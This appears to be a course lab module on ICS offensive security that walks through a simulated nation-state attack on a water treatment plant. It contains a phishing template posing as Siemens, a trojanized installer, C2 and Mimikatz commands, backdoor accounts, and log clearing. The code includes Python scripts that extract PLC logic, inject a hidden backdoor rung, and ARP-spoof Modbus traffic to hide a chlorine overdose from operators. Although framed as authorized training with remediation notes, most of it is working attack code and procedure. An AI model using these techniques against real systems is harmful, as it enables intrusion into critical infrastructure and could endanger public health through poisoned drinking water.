
Adversary Profile

Nation-state APT with objectives:

1. **Reconnaissance**: Map critical infrastructure for future operations
2. **Capability Development**: Prove ability to manipulate water treatment
3. **Dwell Time**: Establish persistent access for years
4. **Deniability**: Leave no attribution evidence

Lab Environment Setup

Required Infrastructure


Attacking Infrastructure (Kali Linux)
- C2 Server (Covenant/Sliver)
- Phishing Server (GoPhish)
- Development environment
Internet
Target IT Network
Mail Server (phishing target)
IT Workstation (pivot point)
IT/OT Firewall
OT DMZ (Level 3)
Engineering Workstation
SCADA Server (WinCC 7.5)
Historian (PI Server)
OT Firewall
Process Control Network (Level 0-2)
HMI Operator Station
PLC #1 Chlorine Dosing
PLC #2 pH Control
PLC #3 Filtration Control
[Physical Process: Water Treatment]

VM Configuration

Attacker (Kali Linux):

- CPU: 4 cores
- RAM: 8 GB
- Disk: 100 GB
- Network: NAT + Host-only
- Tools: Metasploit, Covenant, GoPhish, custom scripts

Engineering Workstation (Windows 10):

- CPU: 2 cores
- RAM: 4 GB
- Software: TIA Portal V17, WinSCP, PuTTY
- Network: 192.168.100.10 (IT), 192.168.10.10 (OT)

SCADA Server (Windows Server 2019):

- CPU: 4 cores
- RAM: 8 GB
- Software: Siemens WinCC 7.5, SQL Server
- Network: 192.168.10.20

PLCs (OpenPLC or S7-1200 Simulator):

- PLC #1: 192.168.10.100 (Chlorine dosing)
- PLC #2: 192.168.10.101 (pH control)
- PLC #3: 192.168.10.102 (Filtration)

Phase 1: Initial Access (Days 1-3)

Objective

Compromise engineering workstation via spear-phishing.

Step 1.1: Reconnaissance (Day 1)

```
# OSINT on target organization
# Identify engineers via LinkedIn, company website

# Target: John Smith, Senior Control Systems Engineer
# Email: jsmith@citywater.gov
# LinkedIn: Mentions TIA Portal V17, Siemens PLCs

# Passive DNS enumeration
dig citywater.gov ANY
dig mx citywater.gov
host -t ns citywater.gov
```

```
# Email format identification (via Hunter.io or manual)
# Format: firstlast@citywater.gov
```

Step 1.2: Weaponization (Day 1-2)

Create trojanized TIA Portal update:

```
# Download legitimate TIA Portal installer
# (for lab: use mock installer)

# Create malicious payload (Covenant C2 Grunt)
cd /opt/Covenant/Covenant
dotnet run

# In Covenant web UI:
# 1. Create new Listener (HTTPS, port 443)
# 2. Generate Grunt (Windows/x64)
# 3. Download Grunt binary: payload.exe

# Trojanize installer
mkdir trojanized_installer
cp TIA_Portal_Update_v17.5.exe trojanized_installer/

# Inject backdoor using resource hacker or similar
# Or create self-extracting archive with both legitimate + malicious
7z a -sfx TIA_Portal_Update_FINAL.exe TIA_Portal_Update_v17.5.exe payload.exe
autorun.bat

# autorun.bat
@echo off
start /B payload.exe
start TIA_Portal_Update_v17.5.exe
```

Step 1.3: Delivery (Day 2)

```
# Set up phishing infrastructure
sudo apt install gophish
sudo gophish

# Access GoPhish: https://localhost:3333
# Default creds: admin:gophish

# Create phishing campaign:
# Subject: "URGENT: Critical TIA Portal Security Update"
# Body:
```

Email Template:

From: Siemens Support <support@siemens-updates[.]com>
To: jsmith@citywater.gov
Subject: URGENT: Critical TIA Portal V17 Security Update - CVE-2024-XXXX

Dear Siemens Customer,

A critical vulnerability (CVE-2024-XXXX) has been discovered in TIA Portal V17 that may allow unauthorized access to PLC programs. This affects all installations prior to V17.5.

IMMEDIATE ACTION REQUIRED:
Download and install the security patch within 48 hours to prevent potential exploitation.

Download: https://siemens-updates[.]com/TIA_Portal_Update_FINAL.exe

Technical Details:
- Severity: Critical (CVSS 9.8)
- Affected: TIA Portal V17.0 - V17.4
- Fixed in: V17.5 (this update)

Best regards,
Siemens Security Response Team

This is an automated security notification. Do not reply to this email.
For support, visit support.siemens.com

Step 1.4: Exploitation (Day 3)

```
# Monitor Covenant for incoming Grunt beacon
# When engineer downloads and executes payload:

# [Covenant Console]
[*] New Grunt: WIN-EWS01\jsmith (192.168.100.10)
[*] Integrity: Medium (User: jsmith)
[*] OS: Windows 10 Enterprise

# Validate access
(Grunt) > Shell whoami
citywater\jsmith

(Grunt) > Shell ipconfig
Ethernet adapter Ethernet:
   IPv4 Address: 192.168.100.10  # IT network
Ethernet adapter Ethernet 2:
   IPv4 Address: 192.168.10.10   # OT network
```

[+] SUCCESS: Dual-homed engineering workstation compromised

Deliverable 1: Phishing Campaign Report

- Email templates
- Payload construction method
- Success rate metrics
- OPSEC considerations

Phase 2: Lateral Movement & Persistence (Days 4-7)

Objective

Establish presence on SCADA server and multiple OT systems.

Step 2.1: OT Network Enumeration (Day 4)

```
# From engineering workstation (via Covenant Grunt)

# Enumerate OT network (192.168.10.0/24)
(Grunt) > Shell powershell -c "1..255 | % {Test-NetConnection -ComputerName
192.168.10.$_ -Port 502 -InformationLevel Quiet | ? {$_} | % {\"192.168.10.$_`"}}"

# Results:
192.168.10.10   # Engineering WS (current host)
192.168.10.20   # SCADA Server
192.168.10.30   # Historian
192.168.10.100  # PLC #1
192.168.10.101  # PLC #2
192.168.10.102  # PLC #3

# Identify Siemens PLCs
(Grunt) > Assembly python3 /opt/plcscan.py 192.168.10.0/24
[+] 192.168.10.100 - Siemens S7-1200 (CPU 1214C)
[+] 192.168.10.101 - Siemens S7-1200 (CPU 1214C)
[+] 192.168.10.102 - Siemens S7-1200 (CPU 1215C)

# Enumerate SCADA server
(Grunt) > PortScan 192.168.10.20
[+] Port 135 (RPC)
[+] Port 445 (SMB)
[+] Port 1433 (SQL Server)
[+] Port 3389 (RDP)
```

Step 2.2: Lateral Movement to SCADA (Day 5)

```
# Credential theft from engineering workstation
(Grunt) > Mimikatz "sekurlsa::logonpasswords"
```

[+] Username: jsmith
[+] Domain: CITYWATER
[+] NTLM: a1b2c3d4e5f6...
[+] Password: Summer2023!

(Grunt) > Mimikatz "sekurlsa::tickets /export"
[+] Exported 5 tickets

Attempt lateral movement to SCADA server
(Grunt) > WMIExecute 192.168.10.20 "citywater\jsmith" "Summer2023!" "powershell -enc <BASE64_GRUNT>"

[+] Grunt beacon received from SCADA-SRV01 (192.168.10.20)
[+] Integrity: High (Administrator)

Step 2.3: Persistence Deployment (Days 6-7)

Deploy multi-layered persistence:

Engineering Workstation persistence
(Grunt) > Persist ScheduledTask "SCADA_Backup" "C:\Windows\Temp\update.exe" "SYSTEM" "02:00"
[+] Scheduled task created

(Grunt) > Persist WMI "SCE_Monitor"
[+] WMI event subscription created

SCADA Server persistence
(SCADA-Grunt) > Persist ScheduledTask "WinCC_Update" "C:\ProgramData\Siemens\wincc_svc.exe" "SYSTEM" "03:00"
[+] Scheduled task created

DLL hijacking in WinCC
(SCADA-Grunt) > Upload malicious.dll "C:\Program Files\Siemens\WinCC\bin\version.dll"
[+] DLL uploaded - will load on WinCC restart

Create backdoor account
(SCADA-Grunt) > Shell net user svc_monitor P@ssw0rd123! /add
(SCADA-Grunt) > Shell net localgroup Administrators svc_monitor /add
[+] Backdoor account created

Deliverable 2: Network Map

- Complete OT architecture diagram
- IP addresses and hostnames
- Service enumeration
- Trust relationships

Phase 3: Reconnaissance (Days 8-14)

Objective

Extract PLC programs and reverse engineer chemical dosing logic.

Step 3.1: PLC Program Extraction (Day 8-10)

```
# Extract ladder logic from PLC #1 (Chlorine dosing)
# Run from engineering workstation

from snap7 import client
import struct

plc = client.Client()
plc.connect('192.168.10.100', 0, 1)

# Upload OB1 (main organization block)
ob1_data = plc.full_upload(client.block_types.OB, 1)
with open('PLC1_OB1.bin', 'wb') as f:
    f.write(ob1_data)

# Upload all function blocks
for fb_num in range(1, 100):
    try:
        fb_data = plc.full_upload(client.block_types.FB, fb_num)
        with open(f'PLC1_FB{fb_num}.bin', 'wb') as f:
            f.write(fb_data)
        print(f"[+] Extracted FB{fb_num}")
    except:
        pass  # FB doesn't exist

# Upload data blocks
for db_num in range(1, 100):
    try:
        db_data = plc.full_upload(client.block_types.DB, db_num)
        with open(f'PLC1_DB{db_num}.bin', 'wb') as f:
            f.write(db_data)
        print(f"[+] Extracted DB{db_num}")
    except:
        pass

plc.disconnect()
print("[+] All PLC programs extracted")
```

Step 3.2: Reverse Engineering (Day 11-13)

```
# Analyze extracted ladder logic
```

```
# Decompile MC7 bytecode (Siemens assembly language)

# Use TIA Portal Openness API or third-party decompilers

# Key findings from analysis:
# - DB10: Process variables (chlorine levels, flow rates)
# - FB5: PID controller for chlorine dosing
# - OB35: Safety interlock logic

# Identified critical variables:
# - MW100: Chlorine setpoint (mg/L * 10)
# - MW102: Actual chlorine measurement
# - Q4.0: Chlorine pump output
# - M10.0: High chlorine alarm
# - M10.1: Low chlorine alarm

# Safety interlocks:
# - If chlorine > 5.0 mg/L, trigger alarm M10.0
# - If chlorine < 0.5 mg/L, trigger alarm M10.1
# - Interlocks can be bypassed if M20.0 = 1 (maintenance mode)
```

Step 3.3: Process Understanding (Day 14)

Document water treatment process:

```
Water Treatment Process Flow:
1. Raw water intake
2. Coagulation/Flocculation
3. Sedimentation
4. Filtration (PLC #3)
5. Disinfection - CHLORINATION (PLC #1) ← TARGET
6. pH Adjustment (PLC #2)
7. Distribution

Chlorine Dosing System:
- Target range: 2.0 - 3.0 mg/L
- Alarm thresholds: <0.5 mg/L (low), >5.0 mg/L (high)
- Overdose impact: >10 mg/L can cause health issues
- Attack strategy: Gradually increase to 8-9 mg/L (below critical alarm)
```

Deliverable 3: Extracted PLC Programs

- All ladder logic blocks
- Reverse-engineered documentation
- Process flow diagrams
- Safety interlock analysis

Phase 4: Weaponization (Days 15-21)

Objective

Develop attack tools (PLC backdoor, MITM proxy, covert C2).

Step 4.1: PLC Logic Backdoor (Day 15-17)

```
# backdoor_injection.py - Inject hidden rung into PLC

from snap7 import client
import struct

class PLCBackdoor:
    def __init__(self, plc_ip):
        self.plc = client.Client()
        self.plc.connect(plc_ip, 0, 1)

    def inject_backdoor_rung(self):
        """
        Inject hidden rung into OB1:
        - Reads trigger bit M100.0
        - If set, forces chlorine setpoint to MW104 value
        - Bypasses alarms by setting M20.0 (maintenance mode)
        """
        # Download existing OB1
        ob1_data = bytearray(self.plc.full_upload(client.block_types.OB, 1))

        # Craft backdoor rung in MC7 bytecode:
        backdoor_rung = bytes([
            # IF M100.0 (backdoor trigger)
            0x70, 0x00, 0x64, 0x00,  # U M100.0

            # THEN
            # MW100 := MW104 (setpoint override)
            0x71, 0x00, 0x68, 0x00,  # L MW104
            0x72, 0x00, 0x64, 0x00,  # T MW100

            # M20.0 := 1 (maintenance mode - disable alarms)
            0x73, 0x14, 0x00,        # S M20.0

            # ELSE (normal operation)
            0x74,                    # ELSE

            # M20.0 := 0 (enable alarms)
            0x75, 0x14, 0x00,        # R M20.0

            0x00, 0x00               # BEU (Block End Unconditional)
```

```
        ])

        # Insert backdoor before BEU instruction in OB1
        beu_offset = ob1_data.rfind(bytes([0x00, 0x00]))
        modified_ob1 = ob1_data[:beu_offset] + backdoor_rung + ob1_data[beu_offset:]

        # Upload modified OB1
        self.plc.download(client.block_types.OB, 1, bytes(modified_ob1))

        print("[+] Backdoor injected into OB1")
        print("[*] Trigger: Set M100.0 = 1")
        print("[*] Control: Write target setpoint to MW104")

    def activate_backdoor(self, target_chlorine_level):
        """
        Activate backdoor to manipulate chlorine dosing
        """
        # Set trigger bit
        self.plc.mb_write(100, 0, bytes([0x01]))  # M100.0 = 1

        # Write target chlorine level (mg/L * 10)
        target_value = int(target_chlorine_level * 10)
        self.plc.mb_write(104, 0, struct.pack('>H', target_value))  # MW104

        print(f"[+] Backdoor activated: Target chlorine = {target_chlorine_level} mg/L")

# Usage
backdoor = PLCBackdoor('192.168.10.100')
backdoor.inject_backdoor_rung()
```

Step 4.2: MITM Proxy (Day 18-19)

```
# modbus_mitm_proxy.py - Intercept SCADA↔PLC traffic

from scapy.all import *
from pymodbus.constants import Endian
from pymodbus.payload import BinaryPayloadBuilder
import struct

class ModbusMITM:
    def __init__(self, plc_ip, scada_ip):
        self.plc_ip = plc_ip
        self.scada_ip = scada_ip
        self.modifications = {}

    def start_mitm(self):
        """
        ARP spoof to position between SCADA and PLC
```

```
        """
        import threading

        # Start ARP spoofing
        spoof_thread = threading.Thread(target=self.arp_spoof)
        spoof_thread.start()

        # Start packet interception
        sniff(filter=f"tcp port 502 and (host {self.plc_ip} or host {self.scada_ip})",
              prn=self.packet_handler, store=0)

    def arp_spoof(self):
        """
        Poison ARP cache of SCADA and PLC
        """
        while True:
            # Tell SCADA that we are PLC
            send(ARP(op=2, pdst=self.scada_ip, psrc=self.plc_ip,
hwdst=get_mac(self.scada_ip)))

            # Tell PLC that we are SCADA
            send(ARP(op=2, pdst=self.plc_ip, psrc=self.scada_ip, hwdst=get_mac(self.plc_ip)))

            time.sleep(2)

    def packet_handler(self, pkt):
        """
        Intercept and modify Modbus packets
        """
        if pkt.haslayer(TCP) and pkt[TCP].dport == 502:
            # SCADA → PLC (write requests)
            if pkt[IP].dst == self.plc_ip:
                self.handle_scada_to_plc(pkt)

        elif pkt.haslayer(TCP) and pkt[TCP].sport == 502:
            # PLC → SCADA (responses)
            if pkt[IP].src == self.plc_ip:
                self.handle_plc_to_scada(pkt)

    def handle_plc_to_scada(self, pkt):
        """
        Spoof sensor readings to hide attack
        """
        if pkt.haslayer(Raw):
            modbus_data = pkt[Raw].load

            # If reading chlorine level (register MW102)
            if self.is_read_response(modbus_data, register=102):
```

```
            # Spoof reading to show normal level (2.5 mg/L)
            fake_value = 25  # 2.5 * 10
            modified_pkt = self.modify_modbus_response(pkt, fake_value)

            # Forward spoofed packet to SCADA
            send(modified_pkt)
            return  # Drop original packet

        # Forward unmodified packet
        send(pkt)

# Usage
mitm = ModbusMITM('192.168.10.100', '192.168.10.20')
mitm.start_mitm()
```

Step 4.3: Covert C2 Channel (Day 20-21)

```
# Use Modbus registers for C2 (as developed in Lesson 9)
# Register 1000: Command opcode
# Register 1001-1010: Parameters
# Register 1100-1110: Responses

# Commands:
# 0x01: Read chlorine level
# 0x02: Set chlorine setpoint
# 0x03: Enable/disable alarms
# 0x04: Read PLC status
```

Deliverable 4: Exploit Code

- PLC backdoor injection script
- MITM proxy implementation
- C2 channel code
- Testing documentation

Phase 5: Execution (Day 22)

Objective

Execute coordinated attack while maintaining stealth.

Attack Timeline

00:00 - Preparation:

```
# Verify all systems operational
# Check C2 connectivity
# Confirm MITM position
```

Final go/no-go decision

02:00 - Deployment (Low activity period):

# Inject backdoor into PLC
backdoor.inject_backdoor_rung()

# Start MITM proxy
mitm.start_mitm()

# Verify stealth
check_logs_for_anomalies()

06:00 - Activation (Start of operations):

# Gradually increase chlorine setpoint
# Hour 1: 3.0 → 4.0 mg/L
backdoor.activate_backdoor(4.0)

# Hour 2: 4.0 → 5.5 mg/L
backdoor.activate_backdoor(5.5)

# Hour 3: 5.5 → 7.0 mg/L
backdoor.activate_backdoor(7.0)

# Hour 4: 7.0 → 8.5 mg/L (near dangerous levels)
backdoor.activate_backdoor(8.5)

# Simultaneously: Spoof HMI readings to show 2.5 mg/L
mitm.spoof_readings(2.5)

10:00 - Restoration:

# Gradually decrease to normal levels
backdoor.activate_backdoor(2.5)

# Deactivate backdoor
backdoor.deactivate()

# Stop MITM
mitm.stop()

Verify normal operations resumed

12:00 - Evidence Removal:

Clear event logs
(Grunt) > Shell wevtutil cl Security
(Grunt) > Shell wevtutil cl System

```
# Remove backdoor account
(Grunt) > Shell net user svc_monitor /delete

# Timestomp PLC diagnostic buffer
backdoor.timestomp_plc_logs()

# Remove tools
(Grunt) > Shell del /F /Q C:\Windows\Temp\*.exe
(Grunt) > Shell del /F /Q C:\ProgramData\Siemens\*.dll

# Final cleanup
remove_all_persistence()
```

Deliverable 5: Attack Timeline

- Detailed log of all actions with timestamps
- Screenshots of HMI showing spoofed readings
- Packet captures of MITM traffic
- PLC diagnostic logs (before timestomping)

Deliverables

1. Phishing Campaign Report

Contents:

- Email templates with social engineering analysis
- Payload construction methodology
- Delivery infrastructure setup
- Success metrics (open rate, click rate, execution rate)
- OPSEC considerations and attribution avoidance

2. Network Architecture Map

Contents:

- Complete Purdue Model diagram
- IP addressing scheme
- Service enumeration results
- Trust relationships and firewall rules
- Identified attack paths

3. Extracted PLC Programs

Contents:

- All ladder logic blocks (OBs, FBs, FCs, DBs)

- Reverse-engineered documentation
- Process control logic analysis
- Safety interlock identification
- Attack surface assessment

4. Exploit Code Package

Contents:

- PLC backdoor injection script
- MITM proxy implementation
- C2 channel code
- Automation scripts
- Testing documentation

5. Attack Execution Log

Contents:

- Chronological timeline of all actions
- Command outputs
- Screenshots
- Network traffic captures
- PLC diagnostic logs

6. Impact Assessment

Contents:

- Potential health consequences (chlorine overdose)
- Affected population estimate
- Detection likelihood analysis
- Alternative attack scenarios
- Critical infrastructure risk evaluation

7. Remediation Recommendations

Contents:

- Defensive countermeasures
- Detection signatures (Snort/Suricata rules)
- Monitoring improvements
- Network segmentation recommendations
- Security awareness training needs

Grading Rubric (100 points)

Initial Access (15 points)

- **5 pts**: Successful phishing email design and delivery
- **5 pts**: Payload bypasses basic AV/EDR
- **5 pts**: Establishes C2 communication

Persistence Establishment (15 points)

- **5 pts**: Multi-layered persistence (≥3 mechanisms)
- **5 pts**: Persistence survives reboot
- **5 pts**: Redundant C2 channels

Lateral Movement (10 points)

- **5 pts**: Successful pivot from IT to OT network
- **5 pts**: Compromise of SCADA server

PLC Logic Manipulation (20 points)

- **5 pts**: Successful extraction of all PLC programs
- **5 pts**: Correct identification of chemical dosing logic
- **5 pts**: Working backdoor injection
- **5 pts**: Process manipulation without triggering alarms

MITM Implementation (15 points)

- **5 pts**: Successful ARP spoofing / network positioning
- **5 pts**: Traffic interception and modification
- **5 pts**: Sensor reading spoofing to HMI

Stealth and OpSec (15 points)

- **5 pts**: No detection during attack execution
- **5 pts**: Successful evidence removal
- **5 pts**: Attribution avoidance (no identifying artifacts)

Documentation Quality (10 points)

- **3 pts**: Complete attack timeline
- **3 pts**: Technical documentation quality
- **2 pts**: Screenshots and evidence
- **2 pts**: Remediation recommendations

Rules of Engagement

Mandatory Requirements

1. **Lab Environment Only**: All testing in isolated virtual environment
2. **No Physical Damage**: Attacks must be simulated (no real chemical release)

3. **Documentation**: Log all actions for forensic analysis
4. **Coordination**: Share findings with blue team for detection exercise
5. **Ethical Boundaries**: Techniques are for authorized testing only

Safety Considerations

- Maintain kill switch to abort attack
- Backup all systems before testing
- Monitor for unintended consequences
- Have recovery plan ready

Legal and Ethical Guidelines

- Only attack systems you have written permission to test
- Do not use these techniques against production systems
- Comply with all applicable laws and regulations
- Report vulnerabilities responsibly to vendors

Troubleshooting Guide

Issue: Cannot establish C2 connection

Solution: Check firewall rules, verify listener configuration, test with simple HTTP beacon first

Issue: PLC backdoor injection fails

Solution: Verify PLC is in STOP mode, check MC7 bytecode syntax, use TIA Portal for validation

Issue: MITM proxy not intercepting traffic

Solution: Verify ARP spoofing is working (`arp -a` on SCADA/PLC), check IP forwarding is enabled

Issue: Attack triggers alarms

Solution: Review alarm thresholds, adjust setpoint changes to be more gradual, verify sensor spoofing

Congratulations!

You've completed Module 2: Offensive Security & Exploitation.

Skills Acquired

- PLC/RTU exploitation and firmware manipulation
- SCADA/HMI attack techniques
- Man-in-the-Middle protocol manipulation
- Logic injection and rootkit development
- Supply chain and engineering workstation attacks
- Advanced persistence mechanisms
- Covert command and control channels

Real-World Application

The techniques demonstrated in this lab mirror actual nation-state operations against critical infrastructure:

- **Stuxnet** (2010): Uranium enrichment centrifuges
- **Industroyer/CrashOverride** (2016): Ukrainian power grid
- **Triton/Trisis** (2017): Saudi Aramco safety systems

Next Steps

Module 3: Blue Team Defense & Incident Response awaits, where you'll learn to detect, respond to, and prevent the very attacks you just executed.

Remember: **With great power comes great responsibility**. Use these skills ethically and legally to defend critical infrastructure, not to attack it.

Additional Resources

Recommended Reading

- ICS-CERT Advisories: https://www.cisa.gov/ics
- SANS ICS Security Library
- MITRE ATT&CK for ICS: https://attack.mitre.org/matrices/ics/
- "Countdown to Zero Day" by Kim Zetter (Stuxnet book)

Practice Environments

- ICS Village CTF challenges
- CISA ICS Training Sandbox
- GridEx exercises (utility sector)

Certifications

- GIAC GICSP (Critical Infrastructure Protection)
- GIAC GRID (Response and Industrial Defense)
- ICS Security Professional